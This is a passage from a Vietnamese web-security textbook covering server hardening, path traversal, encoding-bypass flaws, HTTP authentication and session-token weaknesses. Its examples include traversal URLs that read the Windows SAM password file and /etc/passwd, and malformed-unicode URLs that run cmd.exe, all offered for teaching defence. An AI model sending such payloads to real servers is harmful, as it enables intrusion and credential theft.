- Nếu trong thư mục không tồn tại trang ngầm định, máy chủ web có thể:
 - + Trả về thông báo lỗi mã 403 (cấm truy cập) nếu không cho phép liệt kê thư mục;
 - + Trả về danh sách các file trong thư mục nếu cho phép liệt kê thư mục, như kết quả cho trên Hình 3.4.


Do nhiều file, hoặc thư mục có thể được cấu hình quyền truy cập không phù hợp, việc cho phép duyệt nội dung thư mục, có thể giúp tin tặc tìm kiếm các thông tin hữu ích hỗ trợ tấn công.

3.1.1.4. Các phương thức nguy hiểm

Ngoài các phương thức chuẩn gồm GET và POST, máy chủ web còn cung cấp một số phương thức được coi là "nguy hiểm" và cần hạn chế sử dụng, như:

- PUT: cho phép tải các file lên máy chủ;
- DELETE: cho phép xóa một tài nguyên (file/thư mục)
- COPY: cho phép sao chép một tài nguyên

- MOVE : cho phép chuyển vị trí một tài nguyên
- SEARCH: cho phép tìm kiếm trên các file/thư mục.



Hình 3.4. Nội dung một thư mục của website được liệt kê

3.1.2. Bảo mật máy chủ web bằng cấu hình

Trên thực tế, thiết lập cấu hình máy chủ web an toàn không phải là việc quá khó, tuy nhiên thường hay gặp lỗi do người quản trị lơ đãng, chủ quan, hoặc thiếu ý thức. Do vậy, việc đào tạo người quản trị và cần giám sát chặt chẽ việc thực hiện quy trình thiết lập cấu hình máy chủ web an toàn là bước đi đầu tiên. Sau đây liệt kê một số định hướng cấu hình máy chủ web an toàn cho người quản trị:

- Tìm hiểu tài liệu để nắm vững phương thức hoạt động của máy chủ web sử dụng và các thiết lập cấu hình;
- Thiết lập các tham số cấu hình theo các hướng dẫn tăng cường an ninh cho máy chủ và các ứng dụng web.
- Đổi tên và đổi mật khẩu các tài khoản quản trị ngầm định. Nếu không sử dụng có thể xóa hoặc khóa (disable) các tài khoản này.
- Chặn truy cập từ mạng công cộng đến các giao diện quản trị. Giới hạn truy cập đến các giao diện quản trị từ mạng nội bộ hoặc địa chỉ IP cụ thể bằng ACL hoặc tường lửa.
- Loại bỏ các nội dung ngầm định, nếu không sử dụng:
 - + Với các nội dung, hoặc tính năng cần thiết, cần thực hiện các biện pháp tăng cường an ninh.
 - + Kiểm tra tất cả các thư mục và cấm cho phép liệt kê nội dung thư mục. Ngoài ra, đảm bảo các thư mục có trang ngầm định và chỉ cho phép liệt kê nội dung thư mục trong từng trường hợp cụ thể.
- Khóa tất cả các phương thức HTTP không sử dụng.

- Đặt quyền truy cập vào các thư mục và các trang cho phù hợp. Theo đó, với thư mục lưu các nội dung tĩnh, chỉ cấp quyền đọc, còn với thư mục lưu các file tải lên, chỉ cấp quyền đọc, ghi và tuyệt đối không cấp quyền thực hiện.

3.1.3. Các lỗ hổng trong phần mềm máy chủ web

Các lỗ hổng thường gặp trong các phần mềm máy chủ web bao gồm: lỗ hổng tràn bộ đệm, lỗ hổng cho phép duyệt đường dẫn và lỗ hổng trong mã hóa và chuẩn hóa.

3.1.3.1. Lỗ hổng tràn bộ đệm

Các lỗ hổng tràn bộ đệm là một trong các dạng lỗ hổng điển hình có mức nghiêm trọng rất cao. Các lỗ hổng dạng này cho phép tin tặc chen và thực hiện mã độc từ xa, có thể giúp tin tặc giành quyền điều khiển hệ thống. Một số lỗ hổng tràn bộ đệm điển hình đã biết trong các phần mềm máy chủ web, bao gồm lỗi tràn bộ đệm trong Microsoft IIS ISAPI Extensions, lỗi tràn bộ đệm trong Apache Chunked Encoding, lỗi tràn bộ đệm trong Microsoft IIS WebDav và lỗi tràn bộ đệm trong iPlanet Search.

Lỗi tràn bộ đệm trong Microsoft IIS ISAPI Extensions là lỗi được phát hiện trong bộ xử lý ISAPI đi kèm máy chủ web Microsoft IIS 4 và 5. Các bộ xử lý ISAPI cho phép dịch và thực hiện các loại mã chương trình trên máy chủ, như ASP. Một số bộ xử lý ISAPI chứa các lỗi tràn bộ đệm cho phép tin tặc khai thác hoặc sâu mạng lây lan. Điển hình là sâu Nimda và Code Red khai thác lỗi tràn bộ đệm trong các mô đun Internet Printing Protocol extension và Index Server extension vào năm 2001. Thông tin chi tiết về lỗi này có thể tìm thấy tại các địa chỉ: <http://www.microsoft.com/technet/security/bulletin/MS01-023.msp>, hoặc <http://www.microsoft.com/technet/security/bulletin/MS01-033.msp>.

Lỗi tràn bộ đệm trong Apache Chunked Encoding xảy ra trong quá trình máy chủ xử lý số nguyên có dấu được phát hiện vào năm 2002 trên máy chủ web Apache. Mã chương trình có lỗi được sử dụng trên rất nhiều các bộ phận của máy chủ web. Có thể tìm thấy mô tả chi tiết về lỗi này tại địa chỉ: <http://www.securityfocus.com/bid/5033/discuss>.

Lỗi tràn bộ đệm trong Microsoft IIS WebDav là lỗi trong một thành phần nhân của hệ điều hành Microsoft Windows được phát hiện vào năm 2003. Đã có nhiều phương pháp tấn công khai thác lỗi này được phát triển. Microsoft IIS WebDav (Web Distributed Authoring and Versioning) là thành phần máy chủ web IIS bị khai thác nhiều nhất, gây ảnh hưởng tới nhiều người dùng. Có thể tìm thấy mô tả chi tiết về lỗi này tại địa chỉ: <http://www.microsoft.com/technet/security/bulletin/MS03-007.msp>.

Lỗi tràn bộ đệm trong ngăn xếp trong bộ phận tìm kiếm của máy chủ web iPlanet (iPlanet Search) được phát hiện vào năm 2002. Bằng cách gửi yêu cầu với một tham số có độ dài lớn, tin tặc gây tràn ngăn xếp và có thể thực hiện mã độc, với quyền truy cập của người dùng trong hệ thống cục bộ. Có thể tìm thấy mô tả chi tiết về lỗi này tại địa chỉ: <http://www.ngssoftware.com/advisories/sun-iws.txt>.

3.1.3.2. Lỗ hổng cho phép duyệt đường dẫn

Các lỗ hổng cho phép duyệt đường dẫn (Path traversal vulnerabilities) thường xuất hiện khi các ứng dụng web thực hiện việc đọc, hoặc ghi vào hệ thống file dựa trên các tham số do người dùng cung cấp. Nếu các thao tác đọc, hoặc ghi vào hệ thống file không được kiểm soát chặt chẽ, nó sẽ tạo điều kiện cho tin tặc lợi dụng. Lỗ hổng dạng này có thể giúp tin tặc đánh cắp thông tin mật khẩu, log, các dữ liệu nhạy cảm, hoặc ghi đè lên các dữ liệu quan trọng. Trong trường hợp xấu nhất, tin tặc có thể giành quyền kiểm soát cả ứng dụng web và hệ thống máy chủ.

<https://wahh-app.com/scripts/GetImage.aspx?file=diagram1.jpg>


Trang web với URL trên của một ứng dụng web sử dụng để trả về một ảnh cho người dùng là ví dụ minh họa cho lỗ hổng cho phép duyệt đường dẫn với lưu trình xử lý như sau:

- Tách giá trị của tham số file để có tên file ảnh
- Ghép tên file thu được vào đường dẫn C:\wahh-app\images\
- Mở file theo đường dẫn thu được
- Đọc nội dung của file và trả về cho máy khách.

Do trang tải ảnh không kiểm tra đầy đủ tên và đường dẫn của file, khi tin tặc sử dụng chuỗi duyệt đường dẫn như một phần của tên file như sau:

<https://wahh-app.com/scripts/GetImage.aspx?file=../../windows/repair/sam>

Khi đó đường dẫn file là C:\wahh-app\images\..\..\winnt\repair\sam và tên file thực tế là C:\winnt\repair\sam. Tên file này cho phép đọc nội dung file *sam* là file lưu danh sách người dùng và mật khẩu trong hệ điều hành Windows cung cấp cho tin tặc. Hình 3.5 biểu diễn việc khai thác lỗ hổng duyệt đường dẫn để đọc file */etc/passwd* chứa danh sách người dùng trên hệ điều hành Linux/Unix.



Hình 3.5. Đọc file *passwd* nhờ khai thác lỗ hổng duyệt đường dẫn

Biện pháp hiệu quả nhất để giảm thiểu lỗ hổng dạng này là hạn chế cho phép các thao tác đọc, ghi hệ thống file dựa trên tham số từ người dùng. Trong trường hợp thực sự cần thiết thì cần thực hiện các biện pháp kiểm tra, lọc để loại bỏ các chuỗi duyệt đường dẫn kiểu "..\..\\" hoặc "../.." khỏi tên file. Hơn nữa, cần giới hạn việc truy cập file trong thư mục chỉ định.

3.1.3.3. Lỗ hổng trong mã hóa và chuẩn hóa

Các máy chủ web thường sử dụng các kỹ thuật mã hóa (encoding) để mã hóa dữ liệu (như sử dụng chuẩn base64) và các lỗi trong trong các bộ phận mã hóa và chuẩn hóa có thể tạo điều kiện cho tin tặc tấn công hệ thống. Có nhiều lỗi trong các mô đun mã hóa và chuẩn hóa đã được phát hiện, chẳng hạn như lỗ hổng cho phép liệt kê thư mục trong máy chủ Allaire JRun. Với URL đầu vào như sau:

```
https://wahh-app.com/dir/%3f.jsp
```

trong đó %3f là mã hóa của dấu (?), là điểm bắt đầu của chuỗi truy vấn trong một URL. Thành phần diễn dịch ban đầu của máy chủ không giải mã, mà coi đó là 1 file có tên "%3f.jsp", nó chuyển thẳng cho bộ diễn dịch JSP. Bộ diễn dịch JSP chuyển %3f thành ? và không coi yêu cầu là 1 file hợp lệ, gây lỗi và trả về danh sách các file trong thư mục hiện thời.

Trên thực tế, hầu hết máy chủ web được trang bị bộ lọc chuỗi duyệt đường dẫn ở cả dạng thường và dạng mã hóa. Tuy nhiên, tin tặc có thể sử dụng một số kỹ thuật như tạo chuỗi mã hóa sai, hoặc tinh vi để vượt qua các bộ lọc, như trong URL minh họa sau:

```
https://wahh-app.com/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

```
https://wahh-app.com/scripts/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Trong đó, tin tặc sử dụng chuỗi mã hóa unicode sai để biểu diễn chuỗi duyệt đường dẫn "..%c0%af", hoặc "..%255c". Khi hệ thống giải mã sẽ bỏ qua lỗi mã hóa và chuyển thành ..\.

3.1.4. Đảm bảo an toàn phần mềm máy chủ web

Để đảm bảo an toàn cho phần mềm máy chủ web, việc lựa chọn các phần mềm máy chủ đảm bảo chất lượng đóng vai trò quyết định. Nên lựa chọn phần mềm máy chủ web từ các hãng tên tuổi và đã được kiểm định chất lượng và nhà cung cấp có khả năng hỗ trợ tốt khi có lỗi xảy ra. Đồng thời, cần thường xuyên cập nhật các bản cập nhật, bản vá lỗi cho các máy chủ web và các mô đun đi kèm để "vá" các lỗ hổng đã biết. Hơn nữa, việc cập nhật thông tin về các lỗi ứng dụng web mới được phát hiện từ các cơ sở dữ liệu công cộng như Bugtraq, hay Full Disclosure cũng giúp người quản trị chủ động đưa ra các biện pháp phòng chống hiệu quả.

Một biện pháp hiệu quả khác là thực hiện các biện pháp "gia cố" an ninh cho các máy chủ web. Theo đó, cần tắt hoặc loại bỏ các tính năng, các thành phần không cần thiết hoặc không được sử dụng. Với các tính năng ngầm định hoặc tài nguyên cần thiết, có thể

đổi tên để tránh bị lạm dụng. Ngoài ra, nên chạy các ứng dụng web với quyền truy cập hạn chế sẽ giúp giảm thiểu rủi ro khi hệ thống bị tấn công.

Cuối cùng, giải pháp phòng vệ có chiều sâu cũng có thể áp dụng hiệu quả với máy chủ web, trong đó bao gồm các biện pháp phòng vệ từ lớp mạng (như sử dụng tường lửa), phòng vệ máy chủ (như bảo vệ hệ thống file), phòng vệ cơ sở dữ liệu, thiết lập cấu hình an ninh ứng dụng web và sử dụng bảo mật SSL/TLS.

3.2. Bảo mật ứng dụng web

3.2.1. Bảo mật bằng xác thực và trao quyền

3.2.1.1. Khái quát về kiểm soát truy cập

Kiểm soát truy cập (Access control) là quá trình mà trong đó người dùng được *nhận dạng* và *trao quyền* truy cập đến các thông tin, các hệ thống và tài nguyên. Một hệ thống kiểm soát truy cập có thể được cấu thành từ 3 dịch vụ: Xác thực (Authentication), Trao quyền, hoặc cấp quyền (Authorization) và Quản trị (Administration).

Xác thực là quá trình xác minh tính chân thực của các thông tin nhận dạng mà người dùng cung cấp. Đây là khâu đầu tiên cần thực hiện trong một hệ thống kiểm soát truy cập. Cần nhớ rằng, xác thực chỉ có khả năng khẳng định các thông tin nhận dạng mà người dùng cung cấp tồn tại trong hệ thống mà thường không thể xác minh chủ thể thực sự của thông tin đó. Sau khi người dùng đã được xác thực, *trao quyền* xác định các tài nguyên mà người dùng được phép truy cập dựa trên chính sách quản trị tài nguyên của cơ quan, tổ chức và vai trò của người dùng trong hệ thống. *Quản trị* là dịch vụ cung cấp khả năng thêm, bớt và sửa đổi các thông tin tài khoản người dùng, cũng như quyền truy cập của người dùng trong hệ thống. Mặc dù quản trị không trực tiếp tham gia vào quá trình xác thực và trao quyền cho người dùng, quản trị là dịch vụ không thể thiếu trong một hệ thống kiểm soát truy cập.

Mục đích chính của kiểm soát truy cập là để đảm bảo tính bí mật, toàn vẹn và sẵn dùng của thông tin, hệ thống và các tài nguyên. Tính bí mật đảm bảo chỉ những người có thẩm quyền mới có khả năng truy cập vào dữ liệu và hệ thống. Tính toàn vẹn đảm bảo dữ liệu không bị sửa đổi bởi các bên không có đủ thẩm quyền. Tính sẵn dùng đảm bảo tính sẵn sàng (đáp ứng nhanh, kịp thời) của dịch vụ cung cấp cho người dùng hợp pháp.

Các thông tin nhận dạng được sử dụng trong quá trình xác thực người dùng bao gồm 3 loại, hay 3 nhân tố (factor): (i) Bạn là ai? (chứng minh nhân dân, bằng lái xe, vân tay...), (ii) Những cái bạn biết (tên người dùng, mật khẩu, số PIN...) và (iii) Bạn có gì? (Thẻ ATM, thẻ tín dụng...). Việc xác thực có thể dựa trên các thông tin từ một nhân tố, hoặc kết hợp nhiều nhân tố. Ví dụ, xác thực sử dụng tên người dùng và mật khẩu là xác thực 1 nhân tố do cả tên người dùng và mật khẩu đều thuộc nhóm (ii) – những cái bạn biết; Xác thực sử dụng thẻ ATM và số PIN và xác thực 2 nhân tố do thẻ ATM thuộc nhóm (iii) còn PIN thuộc nhóm (ii). Về cơ bản, một hệ thống xác thực càng an toàn nếu nó kết hợp sử dụng nhiều nhân tố để xác thực người dùng.

3.2.1.2. Xác thực trong ứng dụng web

Tên người dùng và mật khẩu là chuẩn thực tế cho xác thực trong các ứng dụng web, đặc biệt là các ứng dụng web trên nền Internet. Trong một số trường hợp đặc biệt, các token phân cứng hoặc phần mềm được sử dụng kết hợp như nhân tố xác thực thứ 2 để tăng cường độ an toàn. Xác thực sử dụng các đặc điểm sinh trắc ít được sử dụng trong các ứng dụng web do độ phức tạp cao và chi phí đắt. Các phương pháp xác thực ứng dụng web dựa trên mật khẩu bao gồm:

- Xác thực của giao thức HTTP (Built-in HTTP Authentication)
- Đăng nhập một lần (Single Sign On – SSO) và
- Các hệ xác thực tự phát triển.

a. Xác thực của giao thức HTTP

Giao thức HTTP cung cấp 2 phương thức xác thực, bao gồm Basic access authentication và Digest access authentication. Basic access authentication được sử dụng khi trình duyệt yêu cầu truy cập một tài nguyên được bảo vệ, như 1 thư mục hoặc file trên máy chủ web. Khi nhận được yêu cầu truy cập, máy chủ gửi phản hồi yêu cầu xác thực (mã 401) như sau:

```
HTTP/1.1 401 Authorization Required
Server: HTTPd/1.0
Date: Sat, 27 Nov 2004 10:18:15 GMT
WWW-Authenticate: Basic realm="Secure Area"
Content-Type: text/html
Content-Length: 311
```



Hình 3.6. Form đăng nhập yêu cầu người dùng nhập username và password

Khi trình duyệt nhận được phản hồi yêu cầu xác thực của máy chủ, nó hiện form đăng nhập yêu cầu người dùng nhập username và password, như minh họa trên Hình 3.6. Nhận được username và password từ người dùng, trình duyệt tạo thông điệp trả lời, ghép username và password thành dạng username:password, mã hóa bằng base64 và đưa vào Authentication header và gửi cho máy chủ web như sau:

```
GET /private/index.html HTTP/1.1
Host: www.website.cxx
Authorization: Basic c3Rld2llOmdyaWZmaW4=
```

Nhận được thông tin xác thực từ trình duyệt, máy chủ web kiểm tra username và password. Nếu hợp lệ thì máy chủ cho phép truy cập tài nguyên, ngược lại hệ thống sẽ báo lỗi hoặc yêu cầu cung cấp lại thông tin xác thực.

Ưu điểm của Basic access authentication là đơn giản, dễ thực hiện. Tuy nhiên, nhược điểm lớn nhất của phương pháp này là mật khẩu truyền không an toàn do mã base64 không đảm bảo tính bí mật, có thể bị giải mã dễ dàng. Một nhược điểm khác của phương pháp này là mật khẩu được gửi từ trình duyệt đến máy chủ thường xuyên, dễ gây lộ, mất mật khẩu. Sở dĩ có điều này là do máy chủ không duy trì phiên làm việc nên trình duyệt thường lưu username và password để tự động gửi cho máy chủ khi có yêu cầu. Ngoài ra, mật khẩu cũng được lưu trữ không an toàn trong cookie của trình duyệt và do không tồn tại phiên làm việc nên chỉ có thể đăng nhập mà không thể đăng xuất. Để đảm bảo an toàn, khuyến nghị sử dụng SSL/TLS với Basic access authentication để truyền thông tin đăng nhập an toàn.

Digest access authentication về cơ bản tương tự Basic access authentication ở lưu trình xử lý. Điểm khác trong Digest access authentication là mật khẩu được mã hóa bằng hàm băm MD5, sau đó được đưa vào thông điệp xác thực để gửi lên máy chủ web. Nhờ việc mật khẩu được mã hóa thành chuỗi băm, rồi gửi lên đường truyền giúp giảm được nguy cơ lộ mật khẩu. Mặc dù vậy, cả Digest access authentication và Basic access authentication cung cấp bởi HTTP đều tương đối yếu và nên hạn chế sử dụng.

b. Đăng nhập một lần

Đăng nhập một lần (Single Sign On - SSO) là giải pháp cho phép người dùng đăng nhập một lần thông qua một giao diện xác thực để truy cập vào nhiều hệ thống, hoặc dịch vụ khác nhau. Với ứng dụng web, người dùng có thể đăng nhập 1 lần và có thể truy cập nhiều trang web, hoặc dịch vụ trên nền web khác nhau có hỗ trợ SSO.

Nhiều hệ thống SSO đã được triển khai trên thực tế bởi các hãng cung cấp dịch vụ trên Internet, như Google và Microsoft. Google Account, như minh họa trên **Error! Reference source not found.** là một hệ thống SSO điển hình. Sau khi đăng nhập, người dùng có thể truy cập hầu hết các dịch vụ của Google, như GMail, Youtube, Google Talk, Google Adwords,... Microsoft Account, như biểu diễn trên **Error! Reference source not found.** cũng là một hệ thống SSO cho phép người dùng đăng nhập một lần và truy cập vào nhiều trang web, hoặc dịch vụ do Microsoft cung cấp, như Windows PC, Skype, Xbox Live, Outlook.com, OneDrive...

c. Các hệ xác thực tự phát triển

Nhiều ứng dụng web sử dụng hệ thống xác thực và trao quyền truy cập tự phát triển. Ưu điểm của các hệ thống xác thực dạng này là khả năng tùy biến cho phù hợp với yêu cầu của ứng dụng cụ thể. Nói chung, một hệ thống xác thực và trao quyền truy cập tự phát triển thường gồm các thành phần sau:

- Cơ sở dữ liệu lưu thông tin người dùng, gồm tên truy cập và mật khẩu.
- Cơ sở dữ liệu quản lý quyền truy cập cho người dùng, nhóm người dùng.

- Trang đăng nhập, trang đăng xuất.
- Thành phần kiểm tra trạng thái đăng nhập và quyền truy cập.
- Thành phần kiểm tra và quản lý phiên làm việc.

Hình 3.7. Giao diện SSO của Google Account

Hình 3.8. Giao diện SSO của Microsoft Account

3.2.1.3. Đảm bảo an toàn cho xác thực dựa trên mật khẩu

Do xác thực dựa trên tên người dùng và mật khẩu được sử dụng rãi nhất trong xác thực ứng dụng web như đề cập ở mục 3.2.1.2, việc đảm bảo an toàn cho xác thực dựa trên

mật khẩu đóng vai trò quyết định đến độ an toàn của khâu xác thực ứng dụng web. Các chỉ dẫn đảm bảo an toàn sau cho xác thực dựa trên mật khẩu cần được tuân thủ:

- Thiết lập độ dài mật khẩu tối thiểu
- Đảm bảo độ khó của mật khẩu (sử dụng nhiều bộ ký tự)
- Không lưu mật khẩu ở dạng rõ (nên dùng dạng băm mà không phải là dạng mã hóa sử dụng khóa)
- Đổi mật khẩu định kỳ
- Hạn chế dùng lại mật khẩu
- Không dùng mật khẩu giống tên người dùng
- Cho phép khóa (disable) tài khoản.

3.2.1.4. Các cơ chế đảm bảo an toàn xác thực ứng dụng web

Để tăng cường an toàn xác thực ứng dụng web, có thể lựa chọn áp dụng các cơ chế sau:

- Nên sử dụng giao thức SSL/TLS (HTTPS) khi thực hiện truyền thông tin xác thực để tránh nguy cơ thông tin nhạy cảm bị đánh cắp.
- Nên có cơ chế khóa hệ thống, theo đó tạm khóa hệ thống, tạm khóa tài khoản nếu người dùng đăng nhập sai một số lần.
- Sử dụng CAPTCHA để xác thực form, tránh đăng nhập, đăng ký tự động.
- Khóa tài khoản không sử dụng.
- Không sử dụng các tài khoản ngầm định, như admin, guest, root,...
- Không lưu thông tin truy cập vào mã (hardcoded).
- Tránh sử dụng tính năng nhớ mật khẩu, hoặc tự động đăng nhập (Remember Me/Stay Signed In).
- Không sử dụng tính năng Autocomplete với form đăng nhập.

3.2.2. Bảo mật phiên làm việc

3.2.2.1. Giới thiệu về phiên làm việc

Như đã đề cập ở mục 1.1.1.2, giao thức vận hành ứng dụng web - HTTP không hỗ trợ phiên làm việc. Phiên (Session) là một kỹ thuật được thực hiện bởi bản thân các ứng dụng web, cho phép ứng dụng web kết nối các yêu cầu truy cập riêng rẽ của người dùng. Theo đó, ứng dụng web sinh một chuỗi nhận dạng cho mỗi phiên làm việc, gọi là Session ID hay Token. Sau khi được sinh, token được máy chủ web gửi cho trình duyệt dưới dạng một Cookie. Ví dụ sau biểu diễn lệnh Set-Cookie giúp máy chủ gửi token cho trình duyệt:

```
Set-Cookie: ASP.NET_SessionId=mza2ji454s04cwbgbw2ttj55
```

Trình duyệt lưu token vào cơ sở dữ liệu cục bộ và tự động gửi token lên máy chủ trong các yêu cầu truy vấn tiếp theo để máy chủ nhận dạng phiên làm việc của người dùng. Ví dụ sau là thành phần Cookie trình duyệt tích hợp vào yêu cầu gửi máy chủ web:

Cookie: ASP.NET_SessionId=mza2ji454s04cwbgbw2ttj55

Phiên làm việc có thể bắt đầu bằng thao tác đăng nhập (Log On/Sign On) hoặc không cần đăng nhập. Trường hợp cần đăng nhập thường áp dụng cho việc truy cập vào các khu vực hạn chế, như các trang dành cho thành viên, ứng dụng web-based email,... Trường hợp không cần đăng nhập thường áp dụng với các ứng dụng như các gian hàng trực tuyến cho phép khách hàng tìm, chọn lựa sản phẩm đưa vào giỏ hàng, tạo đơn hàng mà không cần đăng nhập. Thông thường, máy chủ web nhận dạng người dùng web thông qua địa chỉ IP của máy khách và thông tin trên trình duyệt máy khách. Như vậy, 1 người dùng sử dụng 2 trình duyệt khác nhau trên 1 máy tính có khả năng tạo ra 2 phiên làm việc khác nhau trên một website.

3.2.2.2. Các điểm yếu trong quản lý phiên

a. Giới thiệu

Có thể nói Session ID hay token là tham số quan trọng nhất của mỗi phiên làm việc web. Có hai dạng điểm yếu trong quá trình quản lý phiên làm việc của ứng dụng web, bao gồm các điểm yếu trong sinh token phiên và các điểm yếu trong sử dụng token phiên. Các điểm yếu trong sinh token phiên bao gồm:

- Token phiên có nghĩa
- Token phiên dễ đoán
 - + Token được che dấu thứ tự
 - + Token phụ thuộc thời gian
 - + Token được tạo sử dụng số ngẫu nhiên yếu.

Các điểm yếu trong sử dụng token phiên bao gồm:

- Rò rỉ token trên mạng
- Rò rỉ token trong ghi log
- Lỗi hồng trong ánh xạ token sang phiên
- Lỗi hồng trong kết thúc phiên
- Token bị đánh cắp từ phía máy khách
- Không giới hạn phạm vi sử dụng cookie.

b. Các điểm yếu trong sinh token phiên

Token phiên có nghĩa

Một số ứng dụng tạo các token từ các thành phần có nghĩa như tên người dùng, email, ngày tháng,... Trong đó, chuỗi có nghĩa tạo từ tên người dùng, email,... được mã hóa, hoặc xáo trộn và dùng làm token nhận dạng cho phiên. Token chứa các thành phần dữ liệu có nghĩa thường dễ bị suy diễn ra cấu trúc, hoặc quy luật sinh, hoặc tổ hợp. Tin tặc có thể dựa trên quy luật để đoán và thử token của người dùng khác. Chẳng hạn, chuỗi token phiên được biểu diễn dưới dạng số hexa như sau:

757365723d6461663b6170703d61646d696e3b646174653d30312f31322f3036

Sau khi chuyển thành mã ASCII trở thành:

```
user=daf;app=admin;date=10/09/07
```

Token phiên dễ đoán

Các token phiên dễ đoán thường gặp bao gồm các token được che dấu thứ tự, token phụ thuộc thời gian và token được tạo sử dụng số ngẫu nhiên yếu. Các token thuộc các dạng trên đều dễ dàng bị tìm ra quy luật, hoặc giải thuật sinh thông qua một số bước phân tích. Khi tin tặc nắm được giải thuật sinh token, hắn có thể tạo nhiều token và đưa vào yêu cầu gửi lên máy chủ để chiếm phiên làm việc của người dùng.

Hình 3.9 minh họa một token phiên dễ đoán phụ thuộc thời gian, trong đó token là một chuỗi ghép từ 2 thành phần: một chỉ số tuần tự và thời gian hiện tại của hệ thống tính bằng mili giây.

3124538-1172764258718	3124553-1172764800468
3124539-1172764259062	3124554-1172764800609
3124540-1172764259281	3124555-1172764801109
3124541-1172764259734	3124556-1172764801406
3124542-1172764260046	3124557-1172764801703
3124543-1172764260156	3124558-1172764802125
3124544-1172764260296	3124559-1172764802500
3124545-1172764260421	3124560-1172764802656
3124546-1172764260812	3124561-1172764803125
3124547-1172764260890	3124562-1172764803562

```
String sessId = Integer.toString(s_SessionIndex++) +  
    "-" +  
    System.currentTimeMillis();
```

Hình 3.9. Một token dễ đoán phụ thuộc thời gian

c. Các điểm yếu trong sử dụng token phiên

Rò rỉ token trên mạng

Các token phiên được truyền từ máy chủ đến trình duyệt và ngược lại nếu không được mã hóa có thể bị nghe trộm, đánh cắp dễ dàng, như minh họa trên Hình 3.10. Ngoài ra, một số trang sử dụng giao thức HTTPS, nhưng vẫn có nhúng một số thành phần liên kết đến các địa chỉ sử dụng HTTP, tin tặc vẫn có thể chặn bắt token của phiên thông qua các thành phần giao tiếp thông qua HTTP. Do vậy, lời khuyên là nên sử dụng tất cả các thành phần từ các địa chỉ URL trên giao thức HTTPS.

Rò rỉ token trong ghi log

Token phiên cũng có thể bị rò rỉ trong quá trình ghi log của các thành phần trong ứng dụng web. Một số ứng dụng web ghi log truy cập gồm cả token của phiên nếu như token được đưa vào URL của trang. Log có thể được ghi ở phía trình duyệt, ở phía máy chủ web, hoặc log của proxy đứng giữa máy chủ và trình duyệt web. Phần log chứa token thường là liên kết tham chiếu (referer), như trong ví dụ sau:

http://www.webjunction.org/do/Navigation;jsessionid=F27ED2A6AAE4C6DA409A3044E79B8B48?category=327

No. -	Time	Source	Destination	Protocol	Info
23	1.701623	10.1.1.10	72.14.221.191	HTTP	GET http://www2.blogger.com/ra
24	1.756519	72.14.221.191	10.1.1.10	TCP	http > 2267 [ACK] Seq=1 Ack=79
25	1.895369	72.14.221.191	10.1.1.10	HTTP	HTTP/1.1 200 OK (text/html)
26	1.996527	10.1.1.10	72.14.221.191	TCP	2267 > http [ACK] Seq=792 Ack=
27	1.998830	72.14.221.191	10.1.1.10	HTTP	Continuation or non-HTTP traff
